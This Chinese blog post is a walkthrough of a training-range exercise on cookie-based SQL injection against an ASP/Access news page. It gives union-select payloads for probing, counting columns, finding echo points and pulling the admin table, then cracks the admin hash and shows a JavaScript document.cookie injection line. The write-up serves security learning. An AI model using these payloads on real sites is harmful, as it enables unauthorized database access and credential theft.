浅学cookie注入

原创


[一只聪明的小羊](#) 于 2022-04-19 18:41:47 发布 1426 收藏

文章标签： [mysql](#)

使用的靶场地址是封神台第二章：遇到阻难！绕过WAF过滤！【配套课时：SQL注入攻击原理 实战演练】


实验环境：https://hack.zkaq.cn/battle

http://kypt8004.ia.aqlab.cn/shownews.asp?id=171



方法一


删除id后抓包





第一步：判断目标网站是否有sql注入漏洞。（盲注的核心）

```
and 1=1 -> 页面有内容
and 1=2  -> 页面没内容
 ==>  网站是有sql注入漏洞了。
```

sql注入漏洞：我们在一个网站上，输入数据库语句，如果这个网站执行了，那么就说明这个网站存在数据库注入漏洞。
–》 逆推 。
假设这个网站存在数据库注入漏洞，那么我们输入的数据库，这个网站就会执行。









注：当使用cookie进行传参的时候，传参的内容是需要进行URL编码的。

注：在此之前应该用 and 1=1 先看一下页面是否返回正常，有时候报错是因为语句被过滤了，如果 and1=1返回页面正常，但是 and 1=2返回页面出错，那么表示存在SQL注入。

第二步：判断网站的表的列数


```
order by 1 --> 页面有内容，说明网站的表里面有1列。
order by 2 --> 页面有内容，说明网站的表里面有2列。
order by 3 --> 页面没有内容，说明网站的表里面没有3列。
 ==> 只有2列。
```






第三步：判断回显点（显错的核心）


```
and 1=2 union select 1,2
```



注:因为该网站使用的是access数据库，语法很规矩，所以要加上 from 表名 ， 如果是MySQL的话可以不用加。

纠错： “所以知道库名是admin”应该是“所以知道表名是admin”







注：回显点并不一定都会显示在网页上，这个时候需要去网页源代码里面看一看


第四步：查询相关数据


```
database() # 函数，作用：查库名的。
and 1=2 union select 1,database()
```






将 b9a2a2b5dffb918c 进行MD5解码，得到welcome








方法2

步骤和方法一相同，但是方法二没有使用burp工具，cookie值也不需要进行url编码

简单演示一下

document.cookie = “id=” + escape(“171 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 from admin”) # 设置cookie 的方式，这个javascript代码。

escape() # 函数，作用：url编码。



最后，感谢掌控安全杰斯老师的公开课!